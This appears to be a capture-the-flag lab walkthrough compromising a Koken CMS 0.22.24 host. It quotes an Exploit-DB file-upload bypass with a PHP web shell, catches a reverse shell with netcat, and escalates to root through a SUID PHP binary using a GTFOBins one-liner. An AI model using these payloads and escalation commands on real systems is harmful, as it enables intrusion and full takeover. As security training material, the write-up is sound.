
```
┌──(root㉿Hindutva)-[~/Desktop/ctf/photo]
└─# cat /usr/share/exploitdb/exploits/php/webapps/48706.txt
# Exploit Title: Koken CMS 0.22.24 - Arbitrary File Upload (Authenticated)
# Date: 2020-07-15
# Exploit Author: v1n1v131r4
# Vendor Homepage: http://koken.me/
# Software Link: https://www.softaculous.com/apps/cms/Koken
# Version: 0.22.24
# Tested on: Linux
# PoC: https://github.com/V1n1v131r4/Bypass-File-Upload-on-Koken-CMS/blob/master/README.md

The Koken CMS upload restrictions are based on a list of allowed file extensions (withelist), which facilitates bypass through the handling of the HTTP request via Burp.

Steps to exploit:

1. Create a malicious PHP file with this content:

   <?php system($_GET['cmd']);?>

2. Save as "image.php.jpg"

3. Authenticated, go to Koken CMS Dashboard, upload your file on "Import Content" button (Library panel) and send the HTTP request to Burp.

4. On Burp, rename your file to "image.php"
```

Use **php-reverse-shell.php** located in **/usr/share/webshells/php** on kali linux. Change the IP and the port number.
Rename the file as .jpg extension

```
mv php-reverse-shell.php image.php.jpg
```


Perform the steps given in the exploit

We got the shell




```
┌──(root㉿Hindutva)-[~/Desktop/ctf/photo]
└─# nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.45.164] from (UNKNOWN) [192.168.160.76] 42226
Linux photographer 4.15.0-115-generic #116~16.04.1-Ubuntu SMP Wed Aug 26 17:36:48 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 02:08:23 up  9:02,  0 users,  load average: 0.11, 0.03, 0.02
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ cd /home/
$ ls
agi
daisa
lost+found
$ cd daisa
$ ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
examples.desktop
local.txt
user.txt
$ cat local.txt
36e730b16d62bd0c837658931aeb9a3f
$ 
```

```
find / -perm -4000 -type f 2>dev/null
```



```
$ find / -perm -4000 -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/sbin/pppd
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/php7.2
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/chfn
/bin/ping
/bin/fusermount
/bin/mount
/bin/ping6
/bin/umount
/bin/su
$
```

Go to the https://gtfobins.github.io and search **php**



SUID


If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which php) .

CMD="/bin/sh"
./php -r "pcntl_exec('/bin/sh', ['-p']);"
```

```
/usr/bin/php7.2 -r "pcntl_exec('/bin/sh', ['-p']);"
```

We got the **root** shell



```
$ /usr/bin/php7.2 -r "pcntl_exec('/bin/sh', ['-p']);"
/usr/bin/php7.2 -r "pcntl_exec('/bin/sh', ['-p']);"
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
proof.txt
# cat proof.txt
cat proof.txt
f387e4df615b2397de3aa94e7bb92f30
# 
```